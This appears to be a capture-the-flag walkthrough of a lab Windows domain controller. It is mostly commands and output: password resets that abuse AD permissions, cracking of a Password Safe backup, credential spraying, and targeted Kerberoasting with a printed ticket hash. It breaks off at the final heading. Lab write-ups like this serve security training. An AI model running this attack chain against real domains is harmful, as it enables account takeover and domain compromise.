
Administrator is a medium-difficulty Windows machine
designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3
file is discovered, cracked, and reveals credentials for several users.
These credentials are sprayed across the domain, revealing valid
credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
Recon
nmap
T480➜  Administrator  ᐅ  nmap -p- --min-rate 10000 10.129.26.110 -sV

Host is up (1.9s latency).
Not shown: 34556 closed tcp ports (reset), 30959 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-28 21:59:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
53726/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53731/tcp open  msrpc         Microsoft Windows RPC
53754/tcp open  msrpc         Microsoft Windows RPC
53787/tcp open  msrpc         Microsoft Windows RPC
64628/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

PORT     STATE  SERVICE       VERSION
53/tcp   open   domain        Simple DNS Plus
88/tcp   open   kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-28 22:01:59Z)
135/tcp  open   msrpc         Microsoft Windows RPC
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp  open   microsoft-ds?
464/tcp  open   kpasswd5?
593/tcp  open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open   tcpwrapped
3268/tcp open   ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open   tcpwrapped
5357/tcp closed wsdapi
5985/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open   mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 6h59m57s
| smb2-time:
|   date: 2025-12-28T22:02:16
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.93 seconds
Based on the Nmap output provided, the scan reveals a Windows Domain Controller for the domain administrator.htb with several critical ports open, including Active Directory Web Services, there is also FTP which is not common for a DC
Initial Credentials
The following machine comes with assume breached credentials:
Username: Olivia
Password: ichliebedich
We can enumerate other services using the given credentials starting with SMB:
T480➜  Administrator  ᐅ  nxc smb 10.129.26.110 -u 'Olivia' -p 'ichliebedich'
SMB         10.129.26.110   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.26.110   445    DC               [+] administrator.htb\Olivia:ichliebedich
Then WinRM:
T480➜  Administrator  ᐅ  nxc winrm 10.129.26.110 -u 'Olivia' -p 'ichliebedich'
WINRM       10.129.26.110   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM       10.129.26.110   5985   DC               [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
LDAP:
T480➜  Administrator  ᐅ  nxc ldap 10.129.26.110 -u 'Olivia' -p 'ichliebedich'
LDAP        10.129.26.110   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
LDAP        10.129.26.110   389    DC               [+] administrator.htb\Olivia:ichliebedich
FTP:
T480➜  Administrator  ᐅ  nxc ftp 10.129.26.110 -u Olivia -p ichliebedich
FTP         10.129.26.110   21     10.129.26.110    [-] Olivia:ichliebedich (Response:530 User cannot log in, home directory inaccessible.)
The credentials work with WinRM but I doubt that's the intended way, so let’s actively enumerate the services again but with focus on the following:
- WinRM
- SMB shares
- BloodHound collection
- ADCS
SMB shares & users:
T480➜  Administrator  ᐅ  nxc smb 10.129.26.110 -u 'Olivia' -p 'ichliebedich' --shares
SMB         10.129.26.110   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.26.110   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.26.110   445    DC               [*] Enumerated shares
SMB         10.129.26.110   445    DC               Share           Permissions     Remark
SMB         10.129.26.110   445    DC               -----           -----------     ------
SMB         10.129.26.110   445    DC               ADMIN$                          Remote Admin
SMB         10.129.26.110   445    DC               C$                              Default share
SMB         10.129.26.110   445    DC               IPC$            READ            Remote IPC
SMB         10.129.26.110   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.26.110   445    DC               SYSVOL          READ            Logon server share
T480➜  Administrator  ᐅ  nxc smb administrator.htb -u Olivia -p ichliebedich --users
SMB         10.129.26.110   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.26.110   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.26.110   445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.26.110   445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.129.26.110   445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.26.110   445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.129.26.110   445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.129.26.110   445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.129.26.110   445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.129.26.110   445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.129.26.110   445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.129.26.110   445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.129.26.110   445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.129.26.110   445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
LDAP users:
T480➜  Administrator  ᐅ  nxc ldap administrator.htb -u Olivia -p ichliebedich --users
LDAP        10.129.26.110   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
LDAP        10.129.26.110   389    DC               [+] administrator.htb\Olivia:ichliebedich
LDAP        10.129.26.110   389    DC               [*] Enumerated 10 domain users: administrator.htb
LDAP        10.129.26.110   389    DC               -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.26.110   389    DC               Administrator                 2024-10-22 21:59:36 0        Built-in account for administering the computer/domain
LDAP        10.129.26.110   389    DC               Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.26.110   389    DC               krbtgt                        2024-10-04 22:53:28 0        Key Distribution Center Service Account
LDAP        10.129.26.110   389    DC               olivia                        2024-10-06 04:22:48 0
LDAP        10.129.26.110   389    DC               michael                       2024-10-06 04:33:37 0
LDAP        10.129.26.110   389    DC               benjamin                      2024-10-06 04:34:56 2
LDAP        10.129.26.110   389    DC               emily                         2024-10-31 02:40:02 0
LDAP        10.129.26.110   389    DC               ethan                         2024-10-12 23:52:14 0
LDAP        10.129.26.110   389    DC               alexander                     2024-10-31 03:18:04 0
LDAP        10.129.26.110   389    DC               emma                          2024-10-31 03:18:35 0
BloodHound
I will use the bloodhound Python collector to get the BloodHound data:
T480➜  Administrator  ᐅ  bloodhound-python -c all -u Olivia -p 'ichliebedich' -d administrator.htb -ns 10.129.26.110
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 39S
Analysis
Starting from Olivia, We can see that she has has on outbound object:

The most logical step is to abuse the GenericAll to change Michael’s password
BloodHound shows as how we can use Linux to abuse it:

I’ll use net just like it suggests:
T480➜ Administrator ᐅ net rpc password "michael" "0x110x11." -U "administrator.htb"/"olivia"%"ichliebedich" -S 10.129.27.239
verifying with different services:
T480➜  Administrator  ᐅ  sudo nxc smb 10.129.27.239 -u michael -p '0x110x11.'
SMB         10.129.27.239   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.27.239   445    DC               [+] administrator.htb\michael:0x110x11.
winrm
T480➜  Administrator  ᐅ  sudo nxc winrm 10.129.27.239 -u michael -p '0x110x11.'
WINRM       10.129.27.239   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM       10.129.27.239   5985   DC               [+] administrator.htb\michael:0x110x11. (Pwn3d!)
Shell as Michael
T480➜  Administrator  ᐅ  evil-winrm -i administrator.htb -u michael -p '0x110x11.'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents>
Auth as Benjamin
Michael has ForceChangePassword over Benjamin:

We can use net to force change the password for user Benjamin:
T480➜ Administrator ᐅ net rpc password "benjamin" "0x110x11." -U "administrator.htb"/"michael"%"0x110x11." -S 10.129.27.239
verification:
T480➜  Administrator  ᐅ  nxc smb administrator.htb -u benjamin -p '0x110x11.'
SMB         10.129.27.239   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.27.239   445    DC               [+] administrator.htb\benjamin:0x110x11.
T480➜  Administrator  ᐅ  nxc winrm administrator.htb -u benjamin -p '0x110x11.'
WINRM       10.129.27.239   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM       10.129.27.239   5985   DC               [-] administrator.htb\benjamin:0x110x11.
Luckily, they work with FTP:
T480➜  Administrator  ᐅ  nxc ftp administrator.htb -u benjamin -p '0x110x11.'
FTP         10.129.27.239   21     administrator.htb [+] benjamin:0x110x11.
T480➜  Administrator  ᐅ  ftp benjamin@administrator.htb
Trying 10.129.26.110:21 ...
ftp: Can't connect to `10.129.26.110:21': No route to host
Trying 10.129.27.239:21 ...
Connected to DC.administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56396|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
we can see that there is an encrypted Backup file named Backup.psafe3
Shell as Emily
First we have to download the backup.psafe3 fie:
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||56436|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************|   952        4.98 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (4.94 KiB/s)
.psafe3 is an encrypted database created by Password Safe, free and open source password management application. The 3 indicates that the file uses version 3 of the Password safe database format to secure your usernames and passwords.
T480➜  Administrator  ᐅ  file Backup.psafe3
Backup.psafe3: Password Safe V3 database
We crack it using Hashcat with mode 5200:
T480➜  Administrator  ᐅ  hashcat -m 5200 Backup.psafe3 ~/rockyou.txt
hashcat (v7.1.2) starting

Dictionary cache built:
* Filename..: /home/eleven/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

Backup.psafe3:tekieromucho
The password is: tekieromucho (ayyyy vato!)
We can get the latest version of Password Safe from Github: password safe
we can see that it has three entries:

We can copy all of those the credentials and spray them to different services if that's possible because I am lazy
SMB:
T480➜  Administrator  ᐅ  nxc smb administrator.htb -u users.txt -p passwords.txt --continue-on-success
SMB         10.129.28.247   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.247   445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [-] administrator.htb\emily:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [-] administrator.htb\emma:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB         10.129.28.247   445    DC               [-] administrator.htb\emma:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [-] administrator.htb\alexander:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.129.28.247   445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
Sweet Emily works with SMB
WINRM:
T480➜  Administrator  ᐅ  nxc winrm administrator.htb -u users.txt -p passwords.txt --continue-on-success
WINRM       10.129.28.247   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\emily:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\emma:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

WINRM       10.129.28.247   5985   DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn3d!)

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\emma:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\alexander:WwANQWnmJnGV07WQN8bMS7FMAbjNur

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
And WinRM too!
Shell:
T480➜  Administrator  ᐅ  evil-winrm -i administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\emily\Documents> type ..\Desktop\user.txt
Auth as Ethan
BloodHound shows that emily has GenericWrite over ethan:


Targeted Kerberoasting can be carried out when controlling an object that has a GenericAll , GenericWrite , WriteProperty or Validated-SPN over the target. A maber of the Account Operator group usually has those permissions which in our case emily has GenericWrite over ethan
From Linux, this can be done with https://github.com/ShutdownRepo/targetedKerberoast
T480➜  Administrator  ᐅ  sudo ntpdate 10.129.28.247
2026-01-01 02:43:50.199338 (+0300) +25201.535154 +/- 0.266287 10.129.28.247 s1 no-leap
CLOCK: time stepped by 25201.535154

T480➜  Administrator  ᐅ  sudo python3 targetedKerberoast/targetedKerberoast.py -v -d 'administrator.htb' -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.129.28.247
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$3aecd76a552f058d35916e4d9587ad1d$c5cc23c5bb45be8dc77957250bfab531c4770249fb6d1306f058295cdc42be07acfbac7bc288296a9fc6c3cc21bda953fe11f7554a8c5646700e97587a63f7a9daa7b00a64d01d2944e574bb844d1d170c5951fbfec7694b2c5181a9b63615942a8038053e760b7bd52598fd8283172e2ccb2e15150259ca8b1ff88c44a901ac83427b3e94bcbbf1a36bd47ff8e57ae301bcb2d7d9d3f54087615c1f9f6d71f6c339773b5df70d426a6462378fd86cc2637531f39a05a8c6e64037fb2b8f24af559fcd69edf3194566724917eff8981828d6b140fb6057367956cc07431076bdaed6a47bec3f9fa378e31a145e4ae57b123056e0d63957b744f758a7a4bd3d34317f6e04444afa86f4dcb0932183e5269bc61871c2fce2b4a3f3c78848da82a8c4001f60ae2cf3bd0552da2cd52b0541c8fe1ea53ed25630857335a31a73243b385514bc1707a05a4a83809def79bc0452a1aa20f8d3a78729ae58715adcaefddd8fb9adf33bdaae306fd6232da616209d23d05def9c14b8ef61eb4daf40924ce8e47e58e57b08620e32905f6a3b4a62b0cfe618a3faeda4c9bad365e1e82775b562b935232f8c8a73ba32f88610d1f2307ce0ca834abb96d9f5228b43cac8dfbfbd4aabb3216933f35f9d8f6ed08778783a1a0eb905951c7ba6da56c7a37ff0c3a9d4b8639c8b96b7c2fdc5bb64a813371dc0b137e0603e52ff851157d68cfa6709c96137def1aa9e5274b8d959e1838a3b3b7260aeddc03c327c8ac8ae41f94f70370be1105db98bdf2f1706057d8652cdfd5fdebab1e067d6556b3cd280aa271b7374f2ed9c4a6316c994c7d7d3a28f84eb762ae25dca237eebe272786917928a26a52651394cd59bae1ebf965dceaf9b8bb308e26a391c52ef9b152084a0b412afc550c08f46c7898ac28f7bf244385def7eff3501faf3f944ebebf3a017748a1e82915c1ba272808ad0023a89df9e3969d46352ef71fe4a18487059a168252a263f66c6a345dd9d6bad2abf9a49cf4012d07e752d0eab5cd3a8da28e62848fa0e65585effc7a0e1a4ae92c893517186ef908632f5ee4d63ae03d2b91be5656e73d2f6741bab3c490e9abb46294a15ad196796959e98cfd87f58c47b38c792d11daf69da023bbe65132777b42bc1fbe0196baba8846aebbf6837e87093fc7de8eb6e367137103bc5b73cf58bce019de4dc8563721c8c596246d61c456ed93cccded1bb07d03c9fe2679a427882c6541f9148739d9c0d81d88ff4d89b1c856f5eab976c91c92bf1c9e7032b82ad69f238448ddcdaf898e897db76a344adc85f6df43061ec73c2710123a3b5017ebd48c4f6c7224d5dd6bdebd2f36f89761eb09b762c75b3443b4e10890c91378ba8e66c81fcf589e5b96a9e02391c8d332068c96a2943b1c905db893ac8411705d9e05b4eb8c8e85ee9a5a14f0df1681e49c2d967a6d4908bad438913be435982095b5ac85fba2ca980b99478e76a343e53e014ed677ae011596585e2d7869057fd632b570d6b44f78cb96263831705da
then we crack it using hashcat:
T480➜  Administrator  ᐅ  hashcat ethan.hash ~/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*[SNIP]:limpbizkit
weird password after all that hassle, but okay
Let’s run the creds against the usual services:
SMB:
480➜  Administrator  ᐅ  nxc smb administrator.htb -u ethan -p 'limpbizkit'
SMB         10.129.28.247   445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.247   445    DC               [+] administrator.htb\ethan:limpbizkit
It doesn’t work for WinRM:
WINRM       10.129.28.247   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)

WINRM       10.129.28.247   5985   DC               [-] administrator.htb\ethan:limpbizkit
NOPE, that does not work.
Shell as Administrator
